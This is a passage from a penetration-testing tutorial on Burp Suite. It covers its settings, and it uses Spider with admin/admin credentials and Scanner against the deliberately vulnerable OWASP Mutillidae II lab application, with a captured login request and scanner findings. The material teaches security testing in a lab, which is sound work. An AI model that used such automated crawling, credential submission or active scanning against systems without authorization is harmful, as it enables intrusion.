
- **HTTP Message Display:** It provides the ability to modify the default font and size used for all HTTP messages shown within the message editor:



- **Character Sets:** It provides the ability to change the character sets determined by Burp to use a specific set or to display as raw bytes:



- **HTML Rendering:** It controls how HTML pages will display from the **Render** tab available on an HTTP response:



## The Misc tab

Under the **Misc** tab, a tester has the following options:

- **Hotkeys:** It lets a user configure hotkeys for commonly-executed commands:

The screenshot shows the 'Hotkeys' configuration window. At the top left is a question mark icon and the title 'Hotkeys'. Below the title is a descriptive text: 'These settings let you configure hotkeys for common actions. These include item-specific actions such as "Send to Repeater", global actions such as "Switch to Proxy", and in-editor actions such as "Cut" and "Undo".' A table lists various actions and their assigned hotkeys. The table has two columns: 'Action' and 'Hotkey'. The actions listed are: Send to Repeater (Ctrl+R), Send to Intruder (Ctrl+I), Forward intercepted Proxy message (Ctrl+F), Toggle Proxy interception (Ctrl+T), Switch to Target (Ctrl+Shift+T), Switch to Proxy (Ctrl+Shift+P), Switch to Scanner (Ctrl+Shift+S), and Switch to Intruder (Ctrl+Shift+I). At the bottom left is a 'Edit hotkeys' button.

Action	Hotkey
Send to Repeater	Ctrl+R
Send to Intruder	Ctrl+I
Forward intercepted Proxy message	Ctrl+F
Toggle Proxy interception	Ctrl+T
Switch to Target	Ctrl+Shift+T
Switch to Proxy	Ctrl+Shift+P
Switch to Scanner	Ctrl+Shift+S
Switch to Intruder	Ctrl+Shift+I

- **Automatic Project Backup [disk projects only]:** It provides the ability to determine how often backup copies of project files are made. By default, when using Burp Professional, backups are set to occur every 30 minutes:

The screenshot shows the 'Automatic Project Backup [disk projects only]' configuration window. At the top left is a question mark icon and the title 'Automatic Project Backup [disk projects only]'. Below the title is a descriptive text: 'Automatic project backup saves a copy of the Burp project file periodically in the background.' There are four checkboxes:

- Automatically back up the project every  minutes
- Include in-scope items only
- Show progress dialog during backups
- Delete backup file on clean shutdown of Burp

- **Temporary Files Location:** It provides the ability to change the location where temporary files are stored while running Burp:

The screenshot shows the 'Temporary Files Location' configuration window. At the top left is a question mark icon and the title 'Temporary Files Location'. Below the title is a descriptive text: 'These settings let you configure where Burp stores its temporary files. Changes will take effect the next time Burp starts up.' There are two radio buttons:

- Use default system temp directory
- Use custom location:  Choose folder ...

- **Proxy Interception:** It provides the ability to always enable or always disable proxy intercept upon initially starting Burp:

The screenshot shows the "Proxy Interception" settings page. At the top is a question mark icon and the title "Proxy Interception". Below the title is a gear icon and the text "This setting controls the state of proxy interception at startup.". Underneath is a section titled "Enable interception at startup:" with three radio button options: "Always enable" (unchecked), "Always disable" (checked), and "Restore setting from when Burp was last closed" (unchecked).

- **Proxy History Logging:** It provides the ability to customize prompting of out-of-scope items when the target scope changes:

The screenshot shows the "Proxy History Logging" settings page. At the top is a question mark icon and the title "Proxy History Logging". Below the title is a gear icon and the text "This setting controls whether adding items to Target scope will automatically set the Proxy option to stop sending out-of-scope items to the history or other Burp tools.". Underneath is a section titled "When items are added to Target scope:" with three radio button options: "Stop sending out-of-scope items to Proxy history and other Burp tools" (unchecked), "Prompt for action" (checked), and "Do nothing" (unchecked).

- **Performance Feedback:** It provides anonymous data to PortSwigger regarding Burp performance:

The screenshot shows the "Performance Feedback" settings page. At the top is a question mark icon and the title "Performance Feedback". Below the title is a gear icon and the text "You can help improve Burp by submitting anonymous feedback about Burp's performance.". Underneath is a checkbox labeled "Submit anonymous feedback about Burp's performance" which is unchecked. A note below states: "Feedback only contains technical information about Burp's internal functioning, and does not identify you in any way. If you do report a bug via email, you can help us diagnose any problems that your instance of Burp has encountered by including your debug ID.". At the bottom left is a "Debug ID" input field containing "l64y9xo4xrqm6dlai5ih:gh2", a "Copy" button next to it, and a "Report bug" button.

# Spidering with Spider

Spidering is another term for mapping out or crawling a web application. This mapping exercise is necessary to uncover links, folders, and files present within the target application.

In addition to crawling, Burp Spider can also submit forms in an automated fashion. Spidering should occur prior to scanning, since pentesters wish to identify all possible paths and functionality prior to looking for vulnerabilities.

Burp provides an on-going spidering capability. This means that as a pentester discovers new content, Spider will automatically run in the background looking for forms, files, and folders to add to **Target | Site map**.

There are two tabs available in the Spider module of Burp Suite. The tabs include **control** and **options**, which we will study in the *Getting ready* section of this recipe.


## Getting ready

Using the OWASP Mutillidae II application found within the OWASP BWA VM, we will configure and use Burp Spider to crawl through the application.


## The Control tab

Under the **Control** tab, a tester has the following options:

- **Spider Status:** It provides the ability to turn the spidering functionality on or off (paused). It also allows us to monitor queued-up Spider requests along with bytes transferred, and so on. This section allows any forms queued to be cleared by clicking the **Clear queues** button:



- **Spider Scope:** It provides the ability to set the **Spider Scope**, either based on the **Target | Site map** tab or a customized scope:




If the Use custom scope radio button is clicked, two tables appear, allowing the tester to define URLs to be included and excluded from scope:

A screenshot of the 'Spider Scope' configuration dialog with 'Use custom scope' selected. It includes sections for 'Include in scope' and 'Exclude from scope', each with an 'Enabled' column and a 'Prefix' column. Both sections have 'Add', 'Edit', 'Remove', 'Paste URL', and 'Load ...' buttons.


## The Options tab

Under the **Options** tab, a tester has the following options:

- **Crawler Settings:** It provides the ability to regulate the number of links deep Spider will follow; also identifies basic web content to Spider for on a website such as the `robots.txt` file:



- **Passive Spidering:** Spiders newly-discovered content in the background and is turned on by default:



- **Form Submission:** It provides the ability to determine how Spider interacts with forms. Several options are available including ignore, prompt for guidance, submit with default values found in the table provided, or use an arbitrary value (for example, 555-555-0199@example.com):

**Form Submission**

These settings control whether and how the Spider submits HTML forms.

Individuate forms by:


Don't submit forms  
 Prompt for guidance  
 Automatically submit using the following rules to assign text field values:

Add	Enabled	Match type	Field name	Field value
<input type="button" value="Add"/>	<input checked="" type="checkbox"/>	Regex	tel	555-555-0199
<input type="button" value="Edit"/>	<input checked="" type="checkbox"/>	Regex	ssn	123 45 6789
<input type="button" value="Remove"/>	<input checked="" type="checkbox"/>	Regex	social	123 45 6789
<input type="button" value="Up"/>	<input checked="" type="checkbox"/>	Regex	age	30
<input type="button" value="Down"/>	<input checked="" type="checkbox"/>	Regex	day	01
	<input checked="" type="checkbox"/>	Regex	month	01
	<input checked="" type="checkbox"/>	Regex	year	1980
	<input checked="" type="checkbox"/>	Regex	passport	0123456789


Set unmatched fields to:

Iterate all values of submit fields - max submissions per form:


- **Application Login:** It provides the ability to determine how Spider interacts with login forms. Several options are available, including ignore, prompt for guidance, submit as standard form submission, or use credentials provided in text boxes:



- **Spider Engine:** It provides the ability to edit the number of threads used along with retry attempt settings due to network failures. Use the number of threads judiciously as too many thread requests could choke an application and affect its performance:



- **Request Headers:** It provides the ability to modify the way the HTTP requests look originating from Burp Spider. For example, a tester can modify the user agent to have Spider look like a mobile phone:



## How to do it...

1. Ensure Burp and OWASP BWA VM are running, and Burp is configured in the Firefox browser used to view the OWASP BWA applications.


- From the OWASP BWA landing page, click the link to the **OWASP Mutillidae II** application:

This is the VM for the [Open Web Application Security Project \(OWASP\) Broken Web Applications](#) project. It contains many, very vulnerable web applications, which are listed below. More information about this project can be found in the project [User Guide](#) and [Home Page](#).


For details about the known vulnerabilities in these applications, see [https://sourceforge.net/p/owaspbwa/tickets/?limit=999&sort=\\_severity+asc](https://sourceforge.net/p/owaspbwa/tickets/?limit=999&sort=_severity+asc).

TRAINING APPLICATIONS	
<a href="#">OWASP WebGoat</a>	<a href="#">OWASP WebGoat.NET</a>
<a href="#">OWASP ESAPI Java SwingSet Interactive</a>	<a href="#">OWASP Mutillidae II</a>
<a href="#">OWASP RailsGoat</a>	<a href="#">OWASP Bricks</a>
<a href="#">OWASP Security Shepherd</a>	<a href="#">Ghost</a>
<a href="#">Magical Code Injection Rainbow</a>	<a href="#">bWAPP</a>
<a href="#">Damn Vulnerable Web Application</a>	

3. Go to the **Burp Spider** tab, then go to the **Options** sub-tab, scroll down to the **Application Login** section. Select the **Automatically submit these credentials** radio button. Type into the username textbox the word `admin`; type into the password textbox the word `admin`:




4. Return to **Target | Site map** and ensure the `mutillidae` folder is added to scope by right-clicking the `mutillidae` folder and selecting **Add to scope**:



5. Optionally, you can clean up the **Site map** to only show in-scope items by clicking **Filter**: Hiding out of scope and not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders:


Filter: Hiding out of scope and not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

6. After clicking **Filter**: ...., You will see a drop-down menu appear. In this drop-down menu, check the **Show only in-scope items** box. Now, click anywhere in Burp outside of the drop-down menu to have the filter disappear again:




7. You should now have a clean **Site map**. Right-click the **mutillidae** folder and select **Spider this branch**.


If prompted to allow out-of-scope items, click Yes.



8. You should immediately see the **Spider** tab turn orange:




9. Go to the **Spider | Control** tab to see the number of requests, bytes transferred, and forms in queue:



Let Spider finish running.

- Notice that Spider logged into the application using the credentials you provided in the **Options** tab. On Target | Site map, look for the /mutillidae/index.php/ folder structure:



- Search for an envelope icon that contains password=admin&login-php-submit-button=Login&username=admin:

The screenshot shows the Burp Suite interface with the 'Request' tab selected. A POST request is shown to the URL '/mutillidae/index.php?page=login.php'. The 'Params' tab is active, displaying the following parameters:

```

POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.56.101
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Referer: http://192.168.56.101/mutillidae/index.php?page=login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 59
Cookie: showhints=1; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada; PHPSESSID=upg8fmnCorravoh4nf4be5g3l2
password=admin&login-php-submit-button=Login&username=admin

```

The parameter 'password=admin&login-php-submit-button=Login&username=admin' is highlighted with a red box.

This evidences the information Spider used the information you provided in the **Spider | Options | Application Login** section.

## Scanning with Scanner



Scanner capabilities are only available in Burp Professional edition.

Burp Scanner is a tool that automates the search for weaknesses within the runtime version of an application. Scanner attempts to find security vulnerabilities based on the behavior of the application.

Scanner will identify indicators that may lead to the identification of a security vulnerability. Burp Scanner is extremely reliable, however, it is the responsibility of the pentester to validate any findings prior to reporting.


There are two scanning modes available in Burp Scanner:

- **Passive scanner:** Analyzes traffic passing through the proxy listener. This is why its so important to properly configure your target scope so that you aren't scanning more than is necessary.
- **Active scanner:** Sends numerous requests that are tweaked from their original form. These request modifications are designed to trigger behavior that may indicate the presence of vulnerabilities (<https://portswigger.net/kb/issues>). Active scanner is focused on input-based bugs that may be present on the client and server side of the application.

Scanning tasks should occur after spidering is complete. Previously, we learned how Spider continues to crawl as new content is discovered. Similarly, passive scanning continues to identify vulnerabilities as the application is crawled.


Under the **Options** tab, a tester has the following options: **Issue activity**, **Scan queue**, **Live scanning**, **Issue definitions**, and **Options**:

- **Issue Activity:** It displays all scanner findings in a tabular format; includes both passive and active scanner issues.:



#	Time	Action	Issue type	Host	Path	Insertion point	Severity
8	14:50:04 28 Aug 2018	Issue found	Frameable response (potential Clickjacking)	http://192.168.56.101	/mutillidæ/		Information
9	14:50:04 28 Aug 2018	Issue found	Cookie without HttpOnly flag set	http://192.168.56.101	/mutillidæ/		Low
10	14:50:04 28 Aug 2018	Issue found	Path-relative style sheet import	http://192.168.56.101	/mutillidæ/		Information
11	14:50:04 28 Aug 2018	Issue found	HTML does not specify charset	http://192.168.56.101	/mutillidæ/		Information
12	15:17:37 28 Aug 2018	Issue found	Frameable response (potential Clickjacking)	http://192.168.56.101	/mutillidæ/index.php		Information
13	15:17:37 28 Aug 2018	Issue found	Cleartext submission of password	http://192.168.56.101	/mutillidæ/index.php		High
14	15:17:37 28 Aug 2018	Issue found	Password field with autocomplete enabled	http://192.168.56.101	/mutillidæ/index.php		Low
15	15:17:37 28 Aug 2018	Issue found	Path-relative style sheet import	http://192.168.56.101	/mutillidæ/index.php		Information
16	15:17:37 28 Aug 2018	Issue found	Cross-domain Referrer leakage	http://192.168.56.101	/mutillidæ/index.php		Information

By selecting an issue in the table, the message details are displayed, including an advisory specific to the finding as well as message-editor details related to the request and response:



#	Time	Action	Issue type	Host	Path	Insertion point	Severity
8	14:50:04 28 Aug 2018	Issue found	Frameable response (potential Clickjacking)	http://192.168.56.101	/mutillidæ/		Information

**Advisory**   **Request**   **Response**

**i Frameable response (potential Clickjacking)**

**Issue:** Frameable response (potential Clickjacking)  
**Severity:** Information  
**Confidence:** Firm  
**Host:** http://192.168.56.101  
**Path:** /mutillidæ/

**Issue description**  
If a page fails to set an appropriate X-Frame-Options or Content-Security-Policy HTTP header, it might be possible for a page controlled by an attacker to load it within an iframe. This may enable a clickjacking attack, in which the attacker's page overlays the target application's interface with a different interface provided by the attacker. By inducing victim users to perform actions such as mouse clicks and keystrokes, the attacker can cause them to unwittingly carry out actions within the application that is being targeted. This technique allows the attacker to circumvent defenses against cross-site request forgery, and may result in unauthorized actions.


Note that some applications attempt to prevent these attacks from within the HTML page itself, using "framebusting" code. However, this type of defense is normally ineffective and can usually be circumvented by a skilled attacker.

You should determine whether any functions accessible within frameable pages can be used by application users to perform any sensitive actions within the application.

**Issue remediation**  
To effectively prevent framing attacks, the application should return a response header with the name **X-Frame-Options** and the value **DENY** to prevent framing altogether, or the value **SAMEORIGIN** to allow framing only by pages on the same origin as the response itself. Note that the **SAMEORIGIN** header can be partially bypassed if the application itself can be made to frame untrusted websites.


- **Scan queue:** Displays the status of active scanner running; provides a percentage of completion per number of threads running as well as number of requests sent, insertion points tested, start time, end time, targeted host, and URL attacked.

Scanner can be paused from the table by right-clicking and selecting **Pause scanner**; likewise, scanner can be resumed by right-clicking and selecting **Resume Scanner**. Items waiting in the scan queue can be cancelled as well:



#	Host	URL	Status	Issues	Requests	Errors	Insertion points	Start time	End time
1	http://192.168.56.101	/mutilidae/	0% complete	15	4	0	0	03:43:57 29 Aug 2018	
2	http://192.168.56.101	/mutilidae/	0% complete	15	9	0	0	03:43:57 29 Aug 2018	
3	http://192.168.56.101	/mutilidae/	0% complete	18	9	0	0	03:43:57 29 Aug 2018	
4	http://192.168.56.101	/mutilidae/documentation/mutilidae-installation-on-xam...	0% complete	13	8	0	0	03:43:57 29 Aug 2018	
5	http://192.168.56.101	/mutilidae/framer.html	11% complete	96	8	0	0	03:43:57 29 Aug 2018	
